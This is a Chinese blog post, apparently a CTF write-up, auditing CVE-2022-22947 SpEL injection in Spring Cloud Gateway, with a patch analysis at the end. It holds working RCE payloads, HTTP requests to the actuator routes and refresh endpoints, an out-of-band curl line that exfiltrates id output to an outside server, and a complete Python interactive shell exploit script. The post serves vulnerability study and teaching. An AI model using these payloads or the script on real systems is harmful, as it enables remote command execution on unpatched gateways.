
所以我们继续追踪到getValue

这就是最终执行SpEL的地方了,还有小注释

1
if (rawValue != null && rawValue.startsWith("#{") && entryValue.endsWith("}")) {

这边先判断了是不是以”#{“开头,”}”结尾,然后就直接开始创建标准求值上下文了

1
StandardEvaluationContext context = new StandardEvaluationContext();

可以看到这边调用的是StandardEvaluationContext,它拥有的是完整的JAVA反射能力,因此格外危险,甚至可以访问系统环境变量

1
context.setBeanResolver(new BeanFactoryResolver(beanFactory));

后边就直接设置了Bean解析器

1
Expression expression = parser.parseExpression(entryValue, new TemplateParserContext());

然后解析表达式,把YAML的字符串编译成可执行的Expression对象了

1
value = expression.getValue(context);

最后直接跑起来了表达式,如果是恶意的也可以直接在这边执行

所以这个bind()方法的调用就可以使得可控的输入直接被传递为SpEL进行解析求值,未经过任何过滤或沙箱

到此我们可以再写一个完整的调用链

1
2
3
4
5
6
7
8
9
10
refresh / 路由加载
-> RouteDefinitionRouteLocator.getRoutes()
-> convertToRoute()
-> getFilters()
-> loadGatewayFilters()
-> ConfigurationService.bind()
-> normalizeProperties()
-> shortcutType()
-> getValue()
-> SpEL 解析求值

五、构造利用

我们已经在上一章节理清了这个是如何导致的SpEL注入

因此下一块就是这个注入如何导向RCE

1,导向RCE

SpEL在解析的时候我们分析过了,权限很大,这边我们最经典的就是利用SpEL调用Runtime类

1
#{T(java.lang.Runtime).getRuntime().exec('calc.exe')}

分三块分析

首先是T(),这边来告诉SpEL去获取java.lang.Runtime这个类的引用

然后中间调用了静态方法getRuntime(),获取Runtime单例对象

最后是调用exec方法,也就可以执行系统命令了

这就是我们主要的RCE方法,通过这个方法,我们完全可以做到各种命令执行

2,优化RCE,增加回显

然而刚刚那种格式我们徒有执行,却拿不到输出

所以我们想着需要方便查看

这边有两个思路,一种是带外

1
curl http://my-vps/$(id | base64)

需要出网,也需要一台监听的机器

还有第二种,回显,我们把命令输出直接塞进本次refresh就能看到的地方就好了

SCG 编译完的 filter 配置对象会被/actuator/gateway/routes/{id}以toString形式打印出来

而AddResponseHeader过滤器的配置项恰好是name/value两个String

所以我们把命令输出算进 value,它就会原样出现在路由列表 JSON 里

3,构造payload

最后我们的payload可以构造如下:

1
2
3
4
#{new String(T(org.springframework.util.StreamUtils).copyToByteArray(
T(java.lang.Runtime).getRuntime().exec(
new String[]{"/bin/sh","-c","<命令>"}
).getInputStream()))}

我们分段来看看这个代码

代码 作用 产生什么
new String[]{"/bin/sh","-c","<命令>"} 用数组,是为了防止参数被错误地按空格切碎;加 sh -c,是为了让系统能看懂管道和重定向 String[]
T(java.lang.Runtime) 获取java.lang.Runtime这个类的引用 Class<Runtime>
.getRuntime() 获取Runtime单例对象 Runtime
.exec(argv) fork 子进程,执行ing Process
.getInputStream() 拿子进程 stdout 管道的读端 InputStream
T(org.springframework.util.StreamUtils).copyToByteArray(is) 把流读到 EOF聚合为 byte[] byte[]
new String(byte[]) 整个表达式的返回值改为字符串 String

4,构造恶意路由

恶意路由大概如下:

1
2
3
4
5
6
7
8
9
10
11
12
13
{
"id": "aud1",
"filters": [
{
"name": "AddResponseHeader",
"args": {
"name": "Result",
"value": "#{new String(T(org.springframework.util.StreamUtils).copyToByteArray(T(java.lang.Runtime).getRuntime().exec(new String[]{\"/bin/sh\",\"-c\",\"id; hostname; pwd; ls -la /\"}).getInputStream()))}"
}
}
],
"uri": "http://127.0.0.1:8080"
}

序列化内容,一会儿传进去会反序列化

可以看到这边首先是id,其实这边的id反正会被URL路径里的覆盖,所以不写也没事其实,写啥更是无所谓

接下来是主体的filters了,是放payload的载体

filters[].name=”AddResponseHeader”,这个是有说法的,必须要能过validateRouteDefinition,即必须是已注册公司,其次编译的时候会按名字查,最后是决定绑定目标类

filters[].args.name=”Result”,这个倒也随意,不以#{开头就好

最后filters[].args.value也就是我们刚刚的payload核心

而url是转发目标,其实RCE只发生在编译期,所以不是真转发,但是缺少了会抛异常,所以我们还是必须填

至于像predicates之类的,不一定要填的,主要是因为反序列化的时候如果没有,会保留默认初始值,一个空列表

而空列表在后续逻辑是能处理的

是会匹配一切请求的,所以无所谓就是了,不写也可以

5,完整攻击链路


先写入我们的恶意路由
1
2
3
4
5
6
POST /actuator/gateway/routes/hackroute HTTP/1.1
Host: eci-2zeii81pvlnqn5dzc70b.cloudeci1.ichunqiu.com:8080
Content-Type: application/json
Content-Length: 312

{"id":"aud1","filters":[{"name":"AddResponseHeader","args":{"name":"Result","value":"#{new String(T(org.springframework.util.StreamUtils).copyToByteArray(T(java.lang.Runtime).getRuntime().exec(new String[]{\"/bin/sh\",\"-c\",\"id; hostname; pwd; ls -la /\"}).getInputStream()))}"}}],"uri":"http://127.0.0.1:8080"}

直接发包就可以看到这边回显201 Created


之后我们refresh一下,触发编译求值
1
2
3
POST /actuator/gateway/refresh HTTP/1.1
Host: eci-2zeii81pvlnqn5dzc70b.cloudeci1.ichunqiu.com:8080
Content-Length: 0


之后我们直接访问一下看看回显即可

1
https://eci-2zeii81pvlnqn5dzc70b.cloudeci1.ichunqiu.com:8080/actuator/gateway/routes/hackroute

即可访问到回显结果



那同一套,我们直接cat /flag即可得到flag,就不演示了,直接展示payload和最后的回显

1
2
3
4
5
6
7
8
9
10
11
12
13
{
"id": "2",
"filters": [
{
"name": "AddResponseHeader",
"args": {
"name": "Result",
"value": "#{new String(T(org.springframework.util.StreamUtils).copyToByteArray(T(java.lang.Runtime).getRuntime().exec(new String[]{\"/bin/sh\",\"-c\",\"cat /flag\"}).getInputStream()))}"
}
}
],
"uri": "http://127.0.0.1:8080"
}

成功得到本题flag

6,编写脚本方便执行

注意这边是在编译期求值,这是要求每轮收敛的

即进程必须退出

而我们交互式的shell是要求进程必须常驻的,所以明显产生了矛盾,我们不能进行反弹shell的操作

如果说你在这边直接尝试了反弹shell,那么在refresh的时候线程会被永久卡死


所以为了方便我们可以写一个脚本伪装命令应答器,省略前边的步骤方便执行

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
import base64
import re
import sys
import time

import requests
import urllib3

urllib3.disable_warnings()

ROUTE = "cmdshell"


def base_url():
return sys.argv[1].rstrip("/")


def build_body(cmd):
# 命令经 base64 中转:规避 SpEL 单引号字面量不能含单引号的限制 + stderr 静默
b64 = base64.b64encode(("exec 2>/dev/null\n" + cmd).encode()).decode()
spel = (
"#{new String(T(org.springframework.util.StreamUtils).copyToByteArray("
"T(java.lang.Runtime).getRuntime().exec(new String[]{'/bin/sh','-c',"
"'printf %s " + b64 + " | base64 -d | sh'}).getInputStream()))}"
)
return {"filters": [{"name": "AddResponseHeader",
"args": {"name": "Result", "value": spel}}],
"uri": "http://127.0.0.1:8080"}


def put_route(cmd):
r = requests.post(base_url() + f"/actuator/gateway/routes/{ROUTE}",
json=build_body(cmd), verify=False, timeout=25)
return r.status_code


def do_refresh():
r = requests.post(base_url() + "/actuator/gateway/refresh",
verify=False, timeout=90)
return r.status_code


def read_output(retries=4):
"""从路由缓存读 Result;404 = 冻结窗口,按纪律静置重试"""
for attempt in range(retries):
r = requests.get(base_url() + f"/actuator/gateway/routes/{ROUTE}",
verify=False, timeout=25)
if r.status_code == 200 and r.text.strip():
m = re.search(r"Result = '(.*?)'\], order = \d+\]", r.text, re.S)
if m is not None:
return m.group(1)
return "(输出为空或不含 Result)"
time.sleep(12)
return None


def cleanup():
requests.delete(base_url() + f"/actuator/gateway/routes/{ROUTE}",
verify=False, timeout=25)
requests.post(base_url() + "/actuator/gateway/refresh",
verify=False, timeout=60)


def main():
if len(sys.argv) != 2:
print(__doc__)
sys.exit(1)
print(f"[*] 目标: {base_url()} 路由: {ROUTE}")
print("[*] 输入 shell 命令回车执行;exit 退出并清理")
while True:
try:
cmd = input("cmdsh> ").strip()
except (KeyboardInterrupt, EOFError):
cmd = "exit"
if not cmd:
continue
if cmd.lower() in ("exit", "quit"):
print("[*] 清理路由...")
cleanup()
print("[*] 已清理,退出")
break
if put_route(cmd) != 201:
print("[!] 路由写入失败(可能实例冻结/死亡),10 秒后重试一次")
time.sleep(10)
if put_route(cmd) != 201:
print("[!] 仍失败,放弃该命令")
continue
if do_refresh() != 200:
print("[!] refresh 异常")
out = read_output()
if out is None:
print("[!] 读回显失败(实例疑似冻结,静置等待自愈)")
else:
print(out)


if __name__ == "__main__":
main()

可以辅助我们不用每次都手动发post请求包,refresh再get了

当然github也有一些项目,功效类似

https://github.com/SecNN/CVE-2022-22947_Rce_Exp

六、补丁修复

好最后让我们看看官方到底是怎么进行修复的

我们可以再回顾一下利用链

1
2
3
4
5
6
7
8
9
10
refresh / 路由加载
-> RouteDefinitionRouteLocator.getRoutes()
-> convertToRoute()
-> getFilters()
-> loadGatewayFilters()
-> ConfigurationService.bind()
-> normalizeProperties()
-> shortcutType()
-> getValue()
-> SpEL 解析求值

我们可以直接来看看这个github两个版本的修改情况

https://github.com/spring-cloud/spring-cloud-gateway/compare/v3.1.0...v3.1.1

可以看到这边3.1.1对于这个漏洞主要的修复在于ShortcutConfigurable.java

把getValue的StandardEvaluationContext改为了GatewayEvaluationContext

和加了一层沙箱差不多,内部会委托给SimpleEvaluationContext,相对之前的权限大大降低

其对T()会报错,然后方法解析器也置空,同时属性读取也封死

三条路一起封杀,修复了这个漏洞

当然官方也知道在老旧业务可能还是有SpEL的,没有全部封死

所以最后是加了一个配置项restrictive-property-accessor.enabled,默认是 true,即开启限制,如果改为 false,那就退回到一个相对安全的“只读数据绑定”模式

七、参考文献

https://blog.csdn.net/weixin_29327525/article/details/162619185

https://www.jianshu.com/p/5a3dfdc4be8b

八、免责声明

本文仅做技术交流与爱好,请勿利用本文内容进行违规操作


CVE-2022-22947利用审计
https://mei-you-qian.github.io/2026/11/19/CVE-2022-22947利用审计/
作者
Meiyouqian
发布于
2026年11月19日
许可协议